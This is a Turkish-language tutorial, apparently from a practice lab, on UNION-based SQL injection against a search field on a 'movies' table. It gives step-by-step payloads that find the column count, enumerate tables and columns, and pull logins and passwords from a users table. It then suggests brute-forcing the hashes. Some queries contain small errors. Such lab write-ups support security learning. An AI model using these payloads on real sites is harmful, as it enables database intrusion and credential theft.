
**SqliUnion zafiyeti (Fazla iyi)**

Mantıken olay daha basit bir şekilde araştırmayı SQL dilinin yapılandırılmasına bağlanınca bu bağlama şu şekilde gerçekleşiyor;

SELECT \* FROM movies WHERE title LIKE ‘%veri%’;

**Ustteki movies o bolumun tablosu ve title da gönderilme şekli denebilir burada değişken yer ise bizim girdiğimiz verinin gittği (veri) alanı buraya istenirse;**


SELECT \* FROM movies WHERE title LIKE ‘%**man’ ORDER BY 7#%**’



(Doğru çıktığı için geçtik yoksa tek tek denemeli ve kaç sutunlu olduğu görülmelidir.)

**Şeklinde yazılabilir burda yazılan şey mavi olarak verilmiştir. Mantığı ise şudur ki man olan yazıları SQL’de ararken bir de boyutunun kaç olduğu sorulur. Bundan sonra boyutunu bulduğumuzda butun dosyalar (information\_schema) dosyasının içinde olduğundan alttaki komutla ilk shemalar öğrenilebilir;**


SELECT \* FROM movies WHERE title LIKE ’%**man’ UNION SELECT 1,table\_name,3,4,5,6,7 FROM information\_schema.tables WHERE table\_schema=database()#%’**



**Üstteki gibi yazıldığında butun tablolar girilecektir bundan sonra bilinen ve istenen veriye ulaşmak için sırasıyla gösterim yapılır ve dosyalardan en doğru olanı bulunur burada “users” dosyasını bulmaya çalışıp şifreleri görüyoruz.**


1. | Dosyanın sutunlarını yazdırdık.|

SELECT \* FROM movies WHERE title LIKE ’%**man’ UNION SELECT 1,table\_name,column\_name,4,5,6,7 FROM information\_schema.tables WHERE table\_schema=database()#%’**



2. | Dosyanın users alanını yazdırdık.|

SELECT \* FROM movies WHERE title LIKE ’%**man’ UNION SELECT 1,table\_name,column\_name,4,5,6,7 FROM information\_schema.tables WHERE table\_name=’users’ #%’**



3. |Son olarak tablodan kullanıcı adı(login) ve şifreyi (password) aldık .|

SELECT \* FROM movies WHERE title LIKE ’%**man’ UNION SELECT 1,login,password,4,5,6,7 FROM users#%’**

**Bu yaptıklarımızdan sonra gelen bir şifreli şifreyi bozmak için farklı yöntemlerle brute force yaparak halletmek olabildiğince kolay bir yontemdir.**

